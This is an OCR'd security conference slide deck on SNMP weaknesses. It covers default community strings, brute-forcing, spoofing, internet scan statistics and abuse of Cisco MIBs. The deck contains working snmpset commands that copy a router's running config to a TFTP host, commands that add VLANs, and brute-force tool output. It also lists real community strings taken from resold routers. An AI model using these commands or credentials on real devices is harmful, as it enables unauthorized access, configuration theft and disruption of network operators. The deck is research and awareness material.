
Digging into SNMP in 2007 – An Exercise on Breaking Networks

Enno Rey, erey@ernw.de
CISSP/ISSAP, CISA
&
Daniel Mende, dmende@ernw.de


Agenda

- **Security Not Made Priority – A (brief) overview of the history and features/capabilities of SNMP.**
- **Strictly not my Process – Why SNMPv3 isn't widely used and what should be done when using SNMP.**
- **Skilled Network Mobbing Protocol –**
  How to organize sophisticated attacks on devices
- **Statistical iNternet Monitoring Practice –**
  What can typically be found in an ASIAPAC Broadband /8 (and other parts of the Internet)
- **Shoot Networks w/ Maximum Power –**
  (Ab-) using SNMP for botnet building or information warfare.



Who we are

- “Old-school networkers“
- With special focus on security since 1997
- Working as security guys and pentesters for German high level security consultancy *ERNW GmbH*
- Regular speakers at conferences and authors of several whitepapers & articles => we contribute to the community




What is SNMP?

- **“Simple Network Management Protocol”**
- **A protocol to manage networks ;-) :**


  Where “network management” basically includes

- **Getting parameters (e.g. interface throughput) from nodes**
- **Setting parameters on nodes (in a centralized way)**

- **SNMP uses UDP ports 161 and 162**




SNMP – Simple Model




SNMP – Basic Components

- **“Manager“**
- **“Agent“**
- **“Messages“**




Manager

- **Box(es) used for management purposes**
- **Usually some server(s) running an expensive piece of software**
- **Often called “NMS“ (Network Management Station)**




SNMP Agent

- **The agent is a software function embedded in most networked devices, such as routers, switches, managed hubs, printers, and servers.**
- **It is responsible for processing SNMP requests from the manager.**
- **It is also responsible for the execution of routines that maintain variables as defined in the various supported MIBs.**



Messages


- **There are three common message types:**
  - **Get** - Enables the management station to retrieve the value of MIB objects from the agent.
  - **Set** - Enables the management station to set the value of MIB objects at the agent.
  - **Trap** - Enables the agent to notify the management station of significant events.
- **Each SNMP message contains a cleartext string (in v1 and v2c), called a *community string*.**
- **The community string is used like a password to restrict access to managed devices.**




MIB

- **A MIB is used to store the structured information representing network elements and their attributes.**
- **The structure itself is defined in a standard called the SMI (Structure of Management Information)**
- **The SMI defines the data types that can be used to store an object, how those objects are named, and how they are encoded for transmission over a network**

- **In short: “Definition of stuff mgr and agent can talk about”**
- **Hard coded in agent, (usually) to be loaded in NMS**
- **Often vendors implement their own MIBs (for their stuff)**




MIB Hierarchical Structure



SNMP – Versions

- SNMPv1
- SNMPv2 in different flavors, mostly v2c (‘c’ stands for ‘community’ here…)

- SNMPv3 solves the security shortcomings of SNMPv1 and SNMPv2c. It provides secure access to MIBs by authenticating and encrypting packets over the network.
- However SNMPv3 is not widely used. Why? See below…



SNMP “Privilege levels“


Configuration-wise:

- **RO, Read-Only: only get-operation possible**
- **RW, Read-Write: also set-operation possible**

- **Note: still depends on “ACCESS“ level defined in MIB (can‘t overwrite)**

```
extremeVlanIfDescr OBJECT-TYPE
          SYNTAX      DisplayString (SIZE(0..32))
          ACCESS      read-write
          STATUS      mandatory
          DESCRIPTION
          "This is a description of the VLAN interface."
```

- **SNMP views**




SNMP Views

- **On some devices the accessible parts of the MIB(s) may be restricted on a “branch level“ by the agent.**
- **The “allowed branches“ are often called “views“:**


```
snmp-server view basic iso included
snmp-server view basic ieee802dot11 included
snmp-server community my_comm view basic RO
```

- **Seldom used, although a good security instrument.**



Vulnerabilities

- **Communities are transmitted in clear text**
- **Communities have well-known defaults (“public“ for RO, “private“ for RW)**
- **Protocol is UDP-based => packets may be spoofed**
- **Usually no logging of failed access attempts**
- **Corporate password change policies are rarely enforced with SNMP community strings (“Don‘t touch them, we will lose NW mgmt!“ ;-)**




SNMPv3

- **Nobody uses v3 (“Laziness“)**
- **v3 not supported by major NMS vendors (CWorks, HP-OV)**
- **Why?**


  - V3 completely different architecture

  - Design weaknesses in v3
  - e.g. Configuration must not be visible
  => is not displayed in “sh run“
  => repository tools/version diffs won‘t work for this



Interim summary


- **Nothing new so far... let‘s get a bit more practical then**
- **From attacker‘s point of view the most interesting question is: what can be done (if compromised)??**
- **Depends heavily on the MIB**
- **=> Read the MIB, Luke!**



What can usually be done with RW access?

- **Disable interfaces**
- **In case of NW devices: get device‘s configuration**
- **Disable ACLs (?)**
- **Set/get passwords**
- **Add/delete VLANs**
- **Modify hosts configuration (files)**

- **Anything nasty you can think of...**
  ... at least in the space of network configuration tasks ;-))




Getting a Cisco config via SNMP

```
[erey@ws23]$ snmpset -v 1 -c r0sebud 192.168.96.1 ccCopyProtocol.111 i 1
    ccCopySourceFileType.111 i 4 ccCopyDestFileType.111 i 1
    ccCopyServerAddress.111 a 192.168.96.9 ccCopyFileName.111 s router-config
    ccCopyEntryRowStatus.111 i 4

CISCO-CONFIG-COPY-MIB::ccCopyProtocol.111 = INTEGER: tftp(1)
CISCO-CONFIG-COPY-MIB::ccCopySourceFileType.111 = INTEGER: runningConfig(4)
CISCO-CONFIG-COPY-MIB::ccCopyDestFileType.111 = INTEGER: networkFile(1)
CISCO-CONFIG-COPY-MIB::ccCopyServerAddress.111 = IpAddress: 192.168.96.9
CISCO-CONFIG-COPY-MIB::ccCopyFileName.111 = STRING: router-config
CISCO-CONFIG-COPY-MIB::ccCopyEntryRowStatus.111 = INTEGER: createAndGo(4)
```

Note: building this command line may be tedious...

Fortunately some tools (including our one) meanwhile can do this... (at least for newer IOS versions, the variant described in [6]).



Adding a VLAN with SNMP

Before

```
[erey@ws23]$snmpwalk -c sagichnich 192.168.96.1
1.3.6.1.4.1.9.9.46.1.3.1.1.2
CISCO-VTP-MIB::vtpVlanState.1.1 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.5 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.31 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.32 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.64 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.80 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.96 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.97 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.172 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.211 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.1002 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.1003 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.1004 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.1005 = INTEGER: operational(1)
```

After

```
[erey@ws23]$snmpwalk -c sagichnich 192.168.96.1
1.3.6.1.4.1.9.9.46.1.3.1.1.2
CISCO-VTP-MIB::vtpVlanState.1.1 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.5 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.6 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.31 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.32 = INTEGER: operational(1)
CISCO-VTP-MIB::vtpVlanState.1.64 = INTEGER: operational(1)
```

Step 1:

```
snmpset -c sagichnich 192.168.96.1 1.3.6.1.4.1.9.9.46.1.4.1.1.1.1 i 2

snmpset -c sagichnich 192.168.96.1 1.3.6.1.4.1.9.9.46.1.4.1.1.3.1 s "erey"
```

Step 2


```
[erey@ws23]$snmpset -c sagichnich 192.168.96.1
1.3.6.1.4.1.9.9.46.1.4.2.1.11.1.6 i 4 1.3.6.1.4.1.9.9.46.1.4.2.1.3.1.6 i 1
1.3.6.1.4.1.9.9.46.1.4.2.1.4.1.6 s "new_vlan" 1.3.6.1.4.1.9.9.46.1.4.2.1.6.1.6 x
000186A6 1.3.6.1.4.1.9.9.46.1.4.1.1.1.1 i 3

CISCO-VTP-MIB::vtpVlanEditRowStatus.1.6 = INTEGER: createAndGo(4)
CISCO-VTP-MIB::vtpVlanEditType.1.6 = INTEGER: ethernet(1)
CISCO-VTP-MIB::vtpVlanEditName.1.6 = STRING: "new_vlan"
CISCO-VTP-MIB::vtpVlanEditDot10Said.1.6 = Hex-STRING: 00 01 86 A6
CISCO-VTP-MIB::vtpVlanEditOperation.1 = INTEGER: apply(3)
```

Step 3

```
[erey@ws23]$snmpset -c sagichnich vtpVlanEditOperation.1 i 4
CISCO-VTP-MIB::vtpVlanEditOperation.1 = INTEGER: release(4)
```

Types of Attacks

- **Directed attack against particular target**
- **Attacks on SNMP-speaking devices in the internet, for various purposes**




Directed attack

- **May be necessary to determine authorized managers first**
- **[Looking-glass servers, other information gathering etc.]**


- **Get community string**
  - Sniffing (requires medium access already)
  - Guessing (*may* work, certainly not reliable)
  - Bruteforcing

- **Once community string is known, understand what can be done**
  => again: read the MIB, Luke!



Bruteforcing SNMP


```
[erey@mobile ADMsnmp]$ ./ADMsnmp 192.168.96.1 -wordfile ./words_perm.txt
ADMsnmp vbeta 0.1 (c) The ADM crew
ftp://ADM.isp.at/ADM/
greets: !ADM, el8.org, ansia
>>>>>>>>>>> get req name=1  id = 2 >>>>>>>>>>>
...
>>>>>>>>>>> get req name=ro5ebud  id = 113 >>>>>>>>>>>
>>>>>>>>>>> get req name=r0sebud  id = 119 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 120 name = r0sebud ret =0 <<<<<<<<<<
>>>>>>>>>>>> send setrequest id = 120 name = r0sebud >>>>>>>>
>>>>>>>>>>> get req name=r0s3bud  id = 122 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 121 name = r0sebud ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=ro53bud  id = 125 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 248 name = r0sebud ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=r0538ud  id = 128 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 248 name = r0sebud ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=rosebud1  id = 2 >>>>>>>>>>>
...
>>>>>>>>>>> get req name=passzmodem  id = 29 >>>>>>>>>>>
>>>>>>>>>>> get req name= zmodem  id = 32 >>>>>>>>>>>
<!ADM!>            snmp check on 192.168.96.1           <!ADM!>
sys.sysName.:hdz-core-002.company.com
name = r0sebud write access
```



Some Statistics on Community Bruteforcing


- **Bruteforcing = here essentially working with a wordlist that contains all combinations based on a given keyspace**
- **We worked with keyspace consisting of (Englisch alphabet in capitals, in lower letters and numbers). In regex: [A-Z,a-z,0-9]**
- **This applies to practically all community strings out there as special characters are usually not used (to avoid problems with scripts/NMS applications, backslashing in scripts etc.)**
- **In fact most RW community strings encountered in the wild use only lower case letters**
- **Generation of random password**
- **Time measured for “bruteforcing“ this password**

- **Test Details (HW, SW, Connectivity) available upon request.**



Bruteforcing Statistics

- **3-letter community string: approx. 12 minutes**
- **4-letter: approx. 6 hours**
- **5-letter and more: still working on data ;-)**
  => check our website




Some real life RW communities [from routers sold on ebay]

- **private** **[you are not surprised, are you?]**
- **nlk** **[‘i‘ in Capitals, not lower case ‘l‘]**
- **privateg3g**
- **xyznoc** **[think ‘xyz‘ as three-letter-company]**


- **9ae169046948a4d8d7621c10eb6e4329**
- **263fa9fdd22c060a61fa85e6940a3bd2**
- **4aebb061cb9a79fb89b0451706b95602**

[the latter three are from “Deutsche Telekom“. These are good community strings... but why are so many routers from them sold on ebay? ;-)
legal disclaimer: it wasn‘t us who bought them...]



Advanced Techniques


- **Spoofing**
- **Multicasting (?)**
- **MPLS Labeling**



Spoofing

- **Can easily be done, e.g. see [5]**
- **Goal: to subvert ACLs**
- **Attacker must first find out “authorized managers“**


- **Spoofing functionality is included in our tool**



Multicasting

- **Question: do (which) systems accept SNMP packets sent to multicast addresses? [preferably 224.0.0.2]**
- **If so, less effort for an attacker.**
- **And potentially evasion of ACLs ;-)**
  [as 224.0.0.2 might be allowed for routing protocol traffic]


- **We tried, playing with Cisco gear and *tcpreplay*...**
  without success.
- **More research needed.**




MPLS Labeling

- **SNMP is UDP based**
  => perfectly qualified for “one packet attacks“ (potentially blindly) throwing packets in foreign VPNs
- **If receiving routers have (default) route to attacker-controlled host, attacker will still receive config files.**
- **If combined with multicast...**
  - could be very efficient attack (one packet)
  - practically untraceable

- **Victim might think “mgmt vrf is not reachable from internet anyway“... and thus leave “public/private“ comfortably. [yes, this is the way it works out there ;-)]**




Attack scenario (as demonstrated at BH Europe 2006)



Attacker looking for easy targets in the internet

- **Script-Kids**
- **People looking for bots, harvesting logins/cc data etc.**




Methodology we used

- **Go through some network segments ("scan" is such an ugly word, isn't it? ;-)**
- **Test rather random addresses [ok, we skipped these ;-)**


```
029/8 Jul 91 Defense Information Systems Agency
030/8 Jul 91 Defense Information Systems Agency      ]
```

- **Check if hosts alive**
- **If alive, check given array of communities**
- **If community successful, try to *write* some dummy data => if successful, SNMP RW assumed (*could* still be restricted to views, in practice never is)**




Once “we are in“...

- **Perform *snmpwalk* to get all values**
- **Get MIBs to understand values**
- **Look for interesting OIDs**
- **Code “unintended use functionality“ (see tool)**




Agreed...

- **SNMP RW is ‘cooler‘, but...**
- **SNMP RO might still be useful.**
- **Depends on the readible OID/objects.**
- **Leakage of/data mining passwords etc.**
- **Examples see below**



Interesting OIDs

- **SNMP community strings ;-)**
- **Username(s)/password(s) of device**
- **Username(s)/password(s) of other devices (e.g. for dial-up, VPN)**
- **Nameserver, SIP proxies**
- **Other peculiarities (see below)**




Scanning the internet, some statistics

- **Of 240.000 *alive* addresses...**

- **~ 16.000 with SNMP “public“ (one out of 15 !!!)**
- **~ 700 with SNMP “private“ (3 out of 1000)**
- **=> in 350 million *alive* nodes approx 1.000.000 *privates***


- **There are big regional differences:**
  RIPE
  ARIN
  APNIC
  LACNIC



Classification of SNMP speaking nodes


- **Provider/enterprise space network devices**
- **SOHO stuff (broadband routers, WLAN devices, telephony)**
- **Printers**
- **Linux/FreeBSD/Solaris with *net-snmp***
- **Windows NT (practically no Win2K or higher*)**
- **Novell**

*** which indicates that‘s a good idea to change default behaviour...**



Examples from Operator Space

- **Cisco**
- **Extreme Networks (lots... as bad defaults in old versions)**
- **Foundry**



Some of those “private candidates“

- **xxx.yyy.192.204,some.name.here.com.country**

  "Cisco UBR 10012","Cisco Internetwork Operating System Software IOS (tm) 10000 Software (UBR10K-K8P6U2-M), Version 12.3(17b)BC3, RELEASE SOFTWARE (fc1) Technical Support: http://www.cisco.com/techsupport Copyright (c) 1986-2006 by cisco Systems, Inc. Compiled Fri 27-Oc“

SNMP private, Operator Space

Cisco uBR10012 Universal Broadband Router

Introduction

Powerful CMTS Supports 64,000 Subscribers

Get the performance, scalability, flexibility, and resiliency you need in a CMTS with the Cisco uBR10012. Supporting up to 64,000 subscribers, the product offers the highest density for a CMTS on the market today. Powered by Cisco IOS Software, the Cisco uBR10012 is the most feature-rich CMTS on the market and offers best-in-class quality of service (QoS) features for transparent delivery of voice, video, and data services.

Featured Content

Offer Higher-Bandwidth Services at Lower Cost
New on this platform, Wideband uses channel-bonding technology to provide more bandwidth to subscribers while using field-proven edge QAM technology to reduce costs and double downstream capacity.


Display Other Views

Cisco uBR 10000 – Actions!

- **One *could* easily get config file**
- **and a nice little surprise can be found...**


- **Ever heard of CALEA?**
- **Cisco uBR 10000 supports a special MIB called CISCO-TAP2-MIB**
- **What do you think can be done with this lovely one?**
- **You got it... ;-)**

- **Subvert/disable CALEA at given times**
- **Redirect traffic? => DoS?**



Cisco uBR 10000 & CALEA

```
CISCO-TAP2-MIB DEFINITIONS ::= BEGIN
-- From file: "CISCO-TAP2-MIB.my"
{...]
cTap2MediationDestAddress OBJECT-TYPE
    SYNTAX InetAddress
